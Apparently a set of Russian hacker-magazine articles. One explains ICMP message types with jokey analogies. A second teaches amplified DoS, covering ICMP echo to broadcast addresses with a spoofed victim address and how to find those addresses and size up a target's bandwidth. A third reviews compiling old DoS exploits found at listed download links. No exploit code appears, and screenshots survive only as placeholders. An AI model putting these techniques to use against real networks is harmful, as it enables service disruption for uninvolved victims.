ЗАГОЛОВОК ICMP О НЕДОСТИЖИМОСТИ ПОРТА

ТИП определяет, что это сообщение о недостижимости. По КОДу ты узнаешь, что именно недоступно: сеть, хост, протокол, порт или требуется фрагментация. Контрольная сумма нужна для того, чтобы проверить, не испортилась ли инфа. И, наконец, в информационном поле тебе прикладывают исходную датаграмму, которая не дошла. Получается, бабушка тебе отвечает: ТИП: не могу понять, КОД: ничего не слышу, Контрольная сумма в моем сообщении букв, Информационное поле: ты звонил мне по телефону XXX-XX-XX и сказал…

А что это за странные циферки и плюсики в заголовке?
Когда рисуют заголовок протокола, обязательно отмечают, сколько бит уходит под каждое поле. Ведь каждое поле закодировано вереницей ноликов и единичек. А чтобы их не перепутать, у каждого бита есть свой номер. Заголовок на самом деле должен быть как одна длинная линеечка с номерами битов. Только такая линеечка не влезает на страницу. Чтобы удобней разместить на странице длинную линеечку, ее разбивают на маленькие, и получается бутерброд, или табличка.

СООБЩЕНИЕ О ПРЕВЫШЕНИИ КОНТРОЛЬНОГО ВРЕМЕНИ

ТИП: превысили время, КОД: превысили время жизни, или время при сборке. Остальное так же, как и в недостижимостях. У каждого пакета есть время жизни, поэтому застрявший в сети пакет с истекшим временем удаляют. Если инфа разбита на несколько пакетов, то на конце нужно их собрать. А как известно, семеро пакетов одного не ждут и высылают сообщение с КОДом: "Нас упарило ждать этот пакет".

Т.е. тебе звонит телефонист и говорит: "Помнишь, ты звонил и посылал бабулю к чертовой матери? Так вот, это сообщение у нас заблудилось, и мы его удалили, так что посылай его снова". Или бабуля отвечает тебе: "Не могу полностью воспринять твое сообщение, внучек, т.к. до меня не дошла буква "Ч" из слова "чертовой"".

СООБЩЕНИЕ О ПРИОСТАНОВКЕ ИСТОЧНИКА

ТИП: остановись! КОД: не используется. Если ты слишком интенсивно отсылаешь пакеты в сеть, то у маршрутизатора или хоста переполняется буфер. Поэтому он удаляет лишние датаграммы и сообщает об этом отправителю. Отправитель обычно снижает скорость в ответ на такие послания.
Звонишь бабуле и быстро что-то бормочешь. А она тебе в ответ: "Говори медленнее, я за тобой не успеваю. Поэтому твое сообщение про чертову мамашу я вообще удалила из памяти".

Предупреждение

При создании этой статьи ни одна бабуля не пострадала. Внимание: Не пробуйте повторить! Посылать бабушек к чертовой матери не гуманно, аморально, к тому же это преследуется!

СООБЩЕНИЕ ОБ ИЗМЕНЕНИИ МАРШРУТА

Допустим, бабуля сидит в офисе, и ты сначала дозваниваешься секретарю, он тебя соединяет с бабулей. Потом секретарь чешет репу и перезванивает тебе: "Чувак, а зачем ты додалбываешься до меня, когда у бабули есть прямой номер, по нему и звони!".

Так же и с маршрутизаторами. Если маршрутизатор увидел более короткий путь, чем до него, то он сообщает источнику адрес входа на этот путь. ТИП: переадресация, КОД: для сети, для хоста или для услуг. Internet адрес шлюза: шлюз куда переадресуем.

ЭХО

Тут объяснять особенно нечего, т.к. эти ICMP сообщения использует команда ping, которую все знают. ТИП: либо пингуем, либо отвечаем. КОД: не используется. Идентификатор и номер очереди нужны для того, чтобы узнать, все ли пакеты дошли по этому порту. Данные нужны для того, чтобы нагрузить сетку и протестить, какое время передаются данные.

Звонишь бабуле и говоришь: я в твое левое ухо-порт пингую поэму "Лука Мудищев" 3 раза. Ну и дальше читаешь поэму. Чтобы убедиться, что бабуля все правильно приняла, ты должен получить от нее три раза "Мудищего" обратно. Если ты послал три запроса, а получил только один ответ, то это говорит либо о загруженности бабушкиного уха, либо о зашумленности в линии. Этот вид ICMP сообщения состоит из запроса и ответа.

СООБЩЕНИЕ О НЕПОНЯТНОЙ ОШИБКЕ

Допустим ты высказал все бабуле на другом конце провода, а она тебе как выдаст ICMP-сообщение с указателем на слово "чертова мама". Т.е. бабуля скажет: "Сынуля, что это за датаграмму ты прислал такую загадочную, ведь что такое "чертова мама", я не знаю".

Так же и маршрутизатор, обнаружив странную датаграмму, удалит ее, а тебе пришлет уведомление с указателем на номер бита, где обнаружена ошибка. КОД в этом сообщении не используется.

ЗАПРОС МАСКИ

Если ты решил связаться с компом из локалки, то нужно знать, где у тебя адрес сети, а где идентификатор тачки. Для этого нужна маска. Ее запрашивают с помощью специального ICMP-запроса и получают в ICMP-ответе. Идентификатор и номер нужны для того, чтобы определить, на какой запрос какой ответ пришел. ТИП определяет запрос/ответ. Код не используется.
Это что-то типа позвонить телефонистке и спросить: «Тут у вас живет бабуля по номеру XXX-XX-XX. Не подскажите, какая у нее АТС?»

ЗАКЛЮЧЕНИЕ

ICMP часто используют хакеры в DoS-атаках. Нет ничего приятнее, чем прислать пользователю ложный ICMP с сообщением о диком количестве ошибок. Однако ICMP только сообщает об ошибках, а что будет делать комп, сервер или маршрутизатор, зависит от софта и настроек. Поэтому некоторые лишние функции ICMP во многих системах отключают в целях безопасности.

DOS УМНОЖЕНИЕ

Рваный Нерв e-mail:MLen@mail.ru

Слышал ли ты, что такое цепная реакция? Цепную реакцию запросто можно устроить из чего угодно. Например, расставил фишки домино рядышком, уронил одну и цепная реакция зацепила все остальные. Допустим, твоя задача оглушить толпу друзей, которые сидят в комнате. Но звук одной падающей доминошки очень тихий, чтобы порвать им барабанные перепонки. А теперь представь, что миллиард доминошек рухнули вместе. Готово атакованные уши твоих друзей, наконец, оглохли! Когда я учился в школе, мы делали такие штуки со школьными стульями, которые ставят на парты. Роняешь один стул и падает весь ряд.

Как мы жили без DoS умножения?

А теперь представь, что твой сосед крутой мега хакер Петя атакует сервер Microsoft. У Петьки стоит модем, на котором инфа разгоняется от 2 до 15 килобит в секунду, а у Майкрософта канал держит несколько десятков мегабит в секунду. Понятно, что даже если Петька забьет полностью свой канал, то серваку от этого не убудет. Зато зловредный администратор обязательно найдет в логах остатки Петиного спама и устроит репрессии.

Есть вариант, когда Петя ломанул чужой сервер и долбает Микрософтину уже с него. Флудит наш герой с нормального канала, на котором висит этот сервер. Команды для сервера твой сосед, естественно, посылает по модему. Тут есть риск, что Петра заловит админ взломанного сервера.

Есть еще вариант, когда Петр на митинге ФИДО договаривается с друзьями валить Микрософт вместе. Ну, и половина владельцев модемов всего бывшего СССР атакует вражеский сервак. Такая атака называется распределенной, если тебе удалось найти столько друзей или написать атакующий вирус. За вирус, кстати, можно сесть, равно как и за организацию преступной группы, атакующих друзей.

Так что же такое DoS умножение?

Представь, что сосед решил устроить цепную реакцию в Интернет. То есть на один его запрос рождаются десятки ответов, от компов, которые сидят на неплохом канале. И эти ответы валят вражеский сервак.

Протокол, на котором работает DoS умножение.

Мы тебе уже рассказывали в этом номере про протокол ICMP. Напоминаю, ICMP - это служебный протокол для передачи сообщений об ошибках в интернете. В этом протоколе есть очень удобный тип пакетов - эхо. Этот вид ICMP запросов нужен для того, чтобы протестить наличие удаленного хоста и проверить связь с ним.

По-простому это называется пинговать. Есть такая программа PING. Ты ей указываешь IP адрес, который хочешь проверить. Программа по этому адресу направляет ICMP эхо запрос, в котором прописывает твой обратный адрес и тестовые данные (песенку про серенького козлика, к примеру). Если чужой комп доступен и на нем включен ICMP, то он отсылает тебе ICMP эхо-ответ. Твой IP адрес чужой комп узнает из заголовка IP. Простыми словами: ты послал тестовое письмо, и оно тебе пришло по обратному адресу. Если вернулось, то все хорошо. А если не вернулось, то адресат недоступен. Если вернулось с большой задержкой, то либо канал, либо комп тормозные.

Простейшее использование PING для DoS.

Допустим, хакер сидит на крутом серваке, а ты на модеме. Чтобы забить твой модемный канал достаточно тебя хорошенько пингонуть. Для того чтобы забить твой канал хакер использует ICMP эхо-запросы с огроменным тестовым блоком данных. При этом с его каналом все в порядке, так как он толще, чем твой. А твой канал давиться этим толстым блоком данных.

Однако если твой канал не такой тонкий, как думал хакер, то ты сможешь определить его адрес, с помощью файрвола, например. IP адрес хакера поможет взять его за задницу.


Подмена обратного адреса в ICMP.

А теперь представь, что хакер отправляет ICMP эхо-запрос на чужой комп. А обратный адрес указывает твоего компа. Тогда добропорядочный чужой комп отвечает тебе ICMP эхо-ответом. Конечно, ты его ни о чем не спрашивал, но чужой комп думает, что ты спросил, и отвечает. Эти толстые ответы забивают твой канал.


В таком случае хакера никак не поймать, ведь никак не узнаешь его обратный адрес. В логах DoS атаки стоит адрес ни в чем не повинного добропорядочного компа. А в логах этого добропорядочного компа стоит твой адрес и там тоже не прикопаешься. Вот и остается админам со спецслужбами отыскивать хакера по каким-то косвенным признакам. Если, например, он захочет как-то воспользоваться результатами атаки и полезет со своим IP.

Подмена рождает умножение.


Хакеру Пете все мало, поэтому он отправляет ICMP эхо-запрос с твоим адресом для целой сети. То есть хакерский эхо-запрос с твоим адресом получат все компьютеры сети.



DoS_umnojenie_1.ai Хакерский компьютер атакует комп напрямую



DoS_umnojenie_2.ai Хакерский компьютер
атакует комп с подложным адресом



DoS_umnojenie_3.ai Хакерский компьютер атакует комп с подложным адресом, используя умножение DoS.

И каждый честный компьютер постарается ответить на такой запрос. Ответы на хакерский запрос получишь ты, и ответ будет не один. Количество хакерских ICMP эхо-запросов умножается на количество компов в сети, так получается количество ICMP эхо ответов.

Эффект превосходит все ожидания, так как флуд идет по толстому каналу, и хакера найти невозможно. Получается, что DoS умножение - один из вариантов распределенной атаки, когда тебя отакуют сразу несколько компов. Не имей сто друзей, а умей пинговать.

Одно маленькое НО.

Дело в том, что во время перемножения сетка-умножитель тоже перегружается. Да еще потом приходят дяденьки в масках и начинают рыться в логах. Админам, понятное дело, это не нравится, и они настраивают шлюз так, чтобы он не пропускал ICMP сообщения для всех компьютеров сети. Другие бородачи вообще отключают ICMP или ограничивают количество ответов на ICMP до 5-10 в минуту. Поэтому хакеру придется поискать сетку, в которой разрешены ICMP сообщения для всех машин.

Что такое IP адрес?

Это что-то типа телефона только в интернете. Если ты хочешь обратиться к компу, ты должен знать его IP. По IP можно найти человека в сети и привлечь его к ответственности. IP состоит из четырех байт. Каждый байт состоит из восьми бит. IP адрес обычно записывают с помощью четырех десятичных чисел: каждый байт – десятичное число.

Чтобы научиться пинговать группу компов ты должен научиться переводить IP в двоичный вид. Я не буду напрягать тебя дискретной математикой, просто открой стандартный микрокалькулятор, который есть в любом Windows. В меню View(вид) нужно выбрать scientific(научный), тогда калькулятор станет раза в 3 больше и там появятся функции перевода из одной системы счисления в другую. Допустим, ты решил перевести число 255 в двоичный вид. Набираешь на калькуляторе 255 и ставишь галочку BIN(Binary), тогда твое число переводится в двоичную систему и записывается как нули с единицами: 255DEC=1111 1111BIN. Чтобы перевести 8 единиц в десятичную систему, нужно поставить галочку DEC(decimal).

Ну, теперь переводи IP адрес 192.168.0.91 в двоичную.
192DEC=1100 0000BIN
168DEC=1010 1000BIN
0DEC=0000 0000BIN
91DEC=0101 1011BIN

Адрес 192.168.0.91 в двоичном виде будет:
1100 0000.1010 1000.0000 0000. 0101 1011.

Как послать запрос всем компьютерам сети?

Если ты сидишь в локальной сети, то всем тачкам из твоей локалки дойдет сообщение с адресом 1111 1111.1111 1111.1111 1111.1111 1111, то есть все единицы, или в десятичном виде 255.255.255.255.

Если ты хочешь пингануть все компы какой-то внешней сети, то нужно к сетевому адресу добавить единицы. Например 192.168.255.255 пропингует компы в сети 192.168.

Как узнать адрес сети по IP?

Есть три основных типа сети A, B и C. Определить их просто, если перевести первый байт IP адреса в двоичный вид. Если адрес начинается на 0 – это A, если на 1 – B, и если на 11 – C.
Широковещательные адреса, по которым можно обратиться ко всем компьютерам сети, будут такими:

Для сети A: XXX.255.255.255
Для сети B: XXX.XXX.255.255
Для сети C: XXX.XXX.XXX.255

XXX – это адрес сети, который может быть любым числом от 1 до 254, с некоторыми исключениями. То есть, ты сначала определяешь тип сети по первому байту, а потом, в зависимости от класса сети, заменяешь хвост адреса на двоичные единицы (255 в десятичной системе).

Как узнать адрес подсети по IP?

Все так просто, если сеть не разбита на подсети. Иначе задача усложняется до геморроидальности. Тебе нужно выяснить, какая часть IP адреса относится к адресу сети, а какая - к адресу компа. Если для стандартных сетей класса A, B, C длина этой части стандартная, то для подсетей она может быть любой.

Сети разбиваются на подсети с помощью маски, и ты можешь отправить ICMP запрос на получение маски подсети по IP адресу. Маска подсети поможет тебе вычислить широковещательный адрес для данной подсети.

Допустим
адрес: 192.168.0.70
маска подсети: 255.255.255.192

Переводим в двоичный вид:
_____Адрес: 1100 0000.1010 1000.0100 0110
_____Маска: 1111 1111.1111 1111.1100 0000
_____Сеть: 1100 0000.1010 1000.0100 0000
Широковещательный: 1100 0000.1010 1000.0111 1111

Часть IP адреса, помеченная единичками в маске подсети, и есть адрес подсети. А там, где у маски стоят нули, у IP стоит адрес хоста или интерфейса в этой подсети. Чтобы обратиться ко всем адресам этой подсети (широковещательно), нужно к адресу подсети добавить хвост из единичек. То есть все единички на месте адреса хоста означают все адреса. Видишь, я под адресом подписал маску. Там где под адресом в маске стоят единицы, ты оставляешь адрес, а там где стоят нули, записываешь единицы. Так получается широковещательный адрес.

Теперь переводим полученный широковещательный адрес в десятичный вид: 192.168.0.63. Можно было получить то же самое, если бы мы вычли 255-192=63. Но не во всех случаях можно так легко догадаться.

Что делать, если не удается узнать маску?

Остается перебирать широковещательные адреса, благо их не много.

Например, адрес 192.168.0.70. Маску мы не знаем, хотим узнать широковещательный адрес.

Переводим в двоичный вид первый байт IP адреса: 192DEC=1100 0000BIN. УРА! Адрес начинается на 11, значит эта сеть класса C, значит первые три байта сетевые, значит маска будет от 255.255.255.0 до 255.255.255.252.

Переводим в двоичный вид:
_____Адрес: 1100 0000.1010 1000.0100 0110
Широковещательный1: 1100 0000.1010 1000.0100 0111
Широковещательный2: 1100 0000.1010 1000.0100 1111
Широковещательный3: 1100 0000.1010 1000.0101 1111
Широковещательный4: 1100 0000.1010 1000.0111 1111
Широковещательный5: 1100 0000.1010 1000.1111 1111

Метод подбора простой: хакер постепенно заменяет последний байт адреса единичками и пробует широковещательно пропинговать. По сути, хакер просто сканирует сеть на наличие широковещательного отклика. Во многих сетях и подсетях широковещательный ICMP эхо запрос отключен для безопасности. Но обязательно найдутся сети, в которых забыли отключить эту фичу. Такая сеть будет работать как умножитель DoS атаки.

Как определить толщину канала?

Для атаки DoS очень важно, чтобы канал жертвы был намного уже канала, с которого атакуют, поэтому хорошо бы узнать, на каком канале висит сервер или пользователь. Нужно узнать кто провайдер. Это можно сделать с помощью команды tracert, или с помощью Unix команды Whois, на сервере провайдера или фирмы. Нужно проанализировать инфу о том, какой канал у провайдера, какой канал у фирмы, какие шлюзы задействованы.

Можно, конечно, прикинуть по косвенным признакам толщину канала чужой сети или сервера, но многие фирмы честно пишут какой у них канал. Если пользователь сидит на модеме, то канал не больше 15 килобит в секунду. Если хачат домашнюю сетку, или небольшой офис, или институт, то канал, скорее всего, от 128 килобит в секунду до 2 мегабит в секунду.

Если на домашнем сайте владельца сети ты видишь такие умные цифры, как E1, E2, E3, T1, T2, T3, то, значит, использованы высокоскоростные каналы европейской или американской цифровой иерархии.

Скорости каналов европейской цифровой иерархии:
E1 = 2048 Килобит в секунду
E2 = 8448 Килобит в секунду
E3 = 34368 Килобит в секунду
E4 = 139246 Килобит в секунду

Скорости каналов американской цифровой иерархии:
T1 = 1544 Килобит в секунду
T2 = 6312 Килобит в секунду
T3 = 44736 Килобит в секунду

На дорожку!

Итого, хакеру нужно разобраться с протоколом IP(Internet Protocol), с его адресацией и заголовками. Нужно научиться определять адреса сетей и подсетей, вычислять широковещательный адрес подбором и по маске подсети. Придется разобраться с классами сетей. Полезно будет изучить протокол ICMP(Internet Control Message Protocol), и разобраться с эхо-запросами/ответами, с определением маски подсети по IP адресу.

Эти знания помогут хакеру использовать возможности Интернет для изобретения самой зверской на свете атаки DoS.

ЗЛОБНЫЙ ЭКСПЛОИТ

НА ТРОПЕ ВОЙНЫ

обзор и тестирование DoS-эксплоитов

aDm

адача простая – найти в инете несколько DoS-эксплоитов, скачать, разобраться, скомпилировать и попробовать. Посмотрим, что из этого получится :).
ЗЫ У меня стандартная RedHat 7.3.


Експлоит: spj-003.c
Утянуть: http://vk.pp.ru/docs/hack/exploits/daemon/chargen/spj-003.c
Атака на: chargen

Тяну и сразу лезу в исходник – поглядеть, что там в исходнике говорят. А говорят, что это флудер на 7-ой порт, который мутит с chargen-сервисом, спуфит что-то там и доводит дело до DoS. Хм, заманчиво – попробуем откомпилить:

Упс, ошибка :(. Что у него там не сладилось – это уже не мое дело, поэтому едем дальше.

Експлоит: xdestroy.c
Утянуть:
http://vk.pp.ru/docs/hack/exploits/daemon/xwin/xdestroy.c
Атака на: X Window System

В загаловке пишут, что эта штука способна завалить все окна любого X-сервака – ну очень заманчиво звучит :). Аж руки чешутся побыстрее откомпилить:



Эх, опять глюкавый эксплоит попался (или просто к системе моей не подошел)…

Експлоит: smdos.c
Утянуть:
http://vk.pp.ru/docs/hack/exploits/daemon/mail/sendmail/8.9/smdos.c
Атака на: sendmail 8.9

Качаю и читаю описалово в заголовке файла: там говорится, что это DoS-эксплоит против Sendmail до версии 8.9.3. Достаточно скупо, ну и фиг с ним – будем компилить:

Эндлайна нет – это фигня, главное, что эксплоит нормально скомпилился :). Попробуем запустить:

Sendmail у меня более свежей версии, поэтому эксплоит, естественно, нифига не пашет, но есть все основания надеяться, что на соответствующей версии он запашет как миленький.

Експлоит: crash_ftpd.c
Утянуть:
http://vk.pp.ru/docs/hack/exploits/daemon/ftpd/crash_ftpd.c
Атака на: proftpd 1.2.0pre4

В хидере эксплоита пишут, что это, типа, краш для proftpd 1.2.0pre4 из-за переполнения буфера. А еще там есть настройка на IP предполагаемой жертвы – пишу туду самого себя: 127.0.0.1. Так-так, посмотрим, откомпилится ли этот краш ;):

Ага, скомпилился :). У меня такого FTP-сервака и в помине нет, но попробуем запустить и поглядеть, идут ли какие-нибудь пакеты в сеть (у меня снифак в фоне висит, поэтому я сразу вижу, когда идут пакеты). Ввожу:

./crash_ftpd

и вижу, что по сети пошел всего один пакет ;). Но, видимо, этого достаточно, чтоб завалить FTP`шник под управлением proftpd 1.2.0pre4. Пошли дальше.

Експлоит: nestea.c
Утянуть:
http://www.insecure.org/sploits/linux.PalmOS.nestea.html
Атака на: Linux 2.0.33 и более ранние


Хоть у меня ядрышко и посвежее – откомпилить эту штучку стоит:

А теперь запустим:

Ух ты! Пакетов-то сколько по сети напускал!!! Явно убил бы меня, если бы не свеженькая версия ядра ;). Кстати, прикольно – эксплоит довольно продвинутый, с опциями, спуфингом - все дела.

Експлоит: send_arp.c
Утянуть: http://www.insecure.org/sploits/arp.games.html
Атака на: TCP/IP стек

Попробуем-ка теперь скомпилить этого зверя:




Ого! Эрорчиков-то сколько! Нет, это, видимо гиблый эксплоит – фиг с ним.

Експлоит: icmp_redir.c
Утянуть: http://www.insecure.org/sploits/arp.games.html
Атака на: TCP/IP стек

И еще один пациент – последний (а то так до бесконечности можно этим делом заниматься). Компилим:

Скомпилировался молча – посмотрим, что скажет при запуске:




